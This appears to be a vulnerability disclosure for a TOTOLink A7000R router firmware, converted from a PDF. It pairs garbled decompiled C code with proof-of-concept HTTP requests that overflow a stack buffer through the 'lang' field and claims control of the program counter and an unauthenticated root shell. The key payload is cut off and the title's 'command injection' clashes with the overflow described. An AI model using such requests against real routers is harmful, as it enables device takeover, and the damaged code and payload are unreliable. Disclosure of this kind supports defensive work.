


# TOTOLink A7000R V9.1.0u.6115\_B20201022 Has an command injection vulnerability

## Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/171/ids/36.htm |

#### **Product Information**

TOTOLink A7000R V9.1.0u.6115\_B20201022 router, the latest version of simulation overview:



# **Vulnerability details**

```
1 int fastcall sub 422934(int a1)
  2 {
     const char *Var; // $s2
     int v3; // $s0
  5 int JsonConf; // $s1
     const char *v5; // $s0
     char v7[128]; // [sp+18h] [-80h] BYREF
9
     memset(v7, 0, sizeof(v7));
     Var = (const char *)websGetVar(a1, "lang", "cn");
10
11
      V3 = WebsGetVar(a1, "langAutoFlag", &word_42C8AC);
12
     nvram_set("preferred_lang", Var);
     nvram_set("auto_lang", v3);
13
      JsonConf = getJsonConf(0);
14
15
     if ( JsonConf )
 16
        sprintf(v7, "HelpUrl %s",
17
                                Var);
18
        v5 = (const char *)websGetVar(JsonConf, v7, &byte_42E318);
19
 20
          memset(v7, 0, sizeor(v7));
21
          sprintf(v7, "http://%s", v5);
22
23
          nvram_set("help_url_custom",
 24
25
        cJSON_Delete(JsonConf);
  26
```

Var is formatted into V7 through sprintf function, and Var is the value of Lang we enter. The size of the format string is not limited, resulting in stack overflow.

### Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Length: 561

Origin: http://192.168.0.1

DNT: 1

Connection: close


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg", "lang":



Although it returns a status of 200, there is another way to see if the target code was successfully executed.

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Length: 25

Origin: http://192.168.0.1

DNT: 1

Connection: close

Content-Type: application/x-www-form-urlencoded; charset=UTF-8


X-Requested-With: XMLHttpRequest

Pragma: no-cache


Cache-Control: no-cache

{"topicurl": "getInitCfg"}

The above report verifies that our target code was successfully executed.



From the figure above, we can see that defaultLang has been modified by us to show that our target code has been executed.



As shown in the figure above, we can hijack PC registers.

Finally, you can write exp to get a stable root shell without authorization.